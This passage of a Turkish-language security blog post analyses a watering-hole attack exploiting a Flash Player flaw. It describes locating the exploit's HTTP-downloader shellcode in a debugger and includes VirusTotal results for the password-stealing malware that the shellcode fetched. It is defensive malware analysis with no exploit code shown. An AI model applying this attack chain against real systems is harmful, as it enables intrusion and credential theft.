
**Vendor Response**

Adobe has issued an update to correct this vulnerability. More details can be found at:


<https://helpx.adobe.com/security/products/flash-player/apsb14-22.html>



**Disclosure Timeline**

2014-09-10 - Vulnerability reported to vendor  
2014-10-14 - Coordinated public release of advisory



İstismar kodunun kalbine yani kabukkoduna ulaşmak için öncelikle sanal makineye Flash Player v12.0.0.77 (flashplayer12\_0r0\_77\_winax.exe) sürümünü kurdum. Daha sonra Internet Explorer internet tarayıcısı ile 440998.swf dosyasını çalıştırıp, Immunity Debugger hata ayıklayıcısı ile incelemeye başladım. Immunity Debugger üzerinde yeni DLL yükleyince durakla özelliğini aktif hale getirdikten kısa bir süre sonra bellekte 9090909090 baytlarını aratarak kabukkoduna kolayca ulaşabildim.





Ortaya çıkan kabukkodunu incelediğimde, bunun dinamik analizden de anlaşıldığı üzere bir HTTP indirici (downloader) kabukkodu (shellcode) olduğu rahatlıkla anlaşılmıştı. Kabukkodu ile indirilen zararlı yazılımı, VirusTotal sitesinde [analiz](#) ettirdiğimde, bunun şifre çalan bir zararlı yazılım olduğu ve çok sayıda antivirüs yazılımı tarafından hali hazırda tespit edilebildiği ortaya çıktı.

Antivirus scan for 17c809a3b8f5d97045b2536d2a6cfea0e47c79930ad434bb789de2f348fb73f

<https://www.virustotal.com/en/file/17c809a3b8f5d97045b2536d2a6cfea0e47c79930ad434bb789de2f348fb73f>

Community Statistics Documentation FAQ About English Join our community Sign in

# virustotal

SHA256: 17c809a3b8f5d97045b2536d2a6cfea0e47c79930ad434bb789de2f348fb73f

File name: malware.exe

Detection ratio: 33 / 53

Analysis date: 2014-12-16 18:23:31 UTC ( 0 minutes ago )

21 2

Analysis File detail Additional information Comments Votes

Antivirus	Result	Update
ALYac	Trojan.Generic.6939167	20141216
AVG	PSW.Generic8.CDAD	20141216
AVware	Trojan.Win32.Generic!BT	20141216
Ad-Aware	Trojan.Generic.6939167	20141216
Agnitum	Trojan.PWS.IcqSmiley!JzVxBkZTR/8	20141215
Antiy-AVL	Trojan[PSW]/Win32.IcqSmiley	20141216
Avast	Win32.Trojan-gen	20141216

<https://www.virustotal.com/en/file/17c809a3b8f5d97045b2536d2a6cfea0e47c79930ad434bb789de2f348fb73f/reanalyse/?token=c866a33b9912c23b5fc1ab3541c8e30b8eb81f604575...>

Kıssadan hisse, bu vakada da olduğu gibi su kaynağı saldıruları, günümüzde art niyetli kişiler tarafından sıkılıklıkla kullanılan yöntemlerden sadece bir tanesidir. Özellikle bu yönteme karşı çalışanlarını korumak isteyen, olası bir sizme girişiminden haberdar olmak isteyen kurumlar, sıkı güvenlik politikalarının yanı sıra kum havuzu analizinden faydalanan sistemleri de mevcut güvenlik sistemlerine ek olarak değerlendirebilirler.

*Tabi bu tür sistemlerin kur ve unut türü sistemler olmadığını dolayısıyla bu sistemleri yönetecek veya SOME gibi faydalanan ekiplerin, zararlı yazılım analizi bilgi ve becerisine sahip olmaları gerekeceğinin de altını çizmeye fayda var.*

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.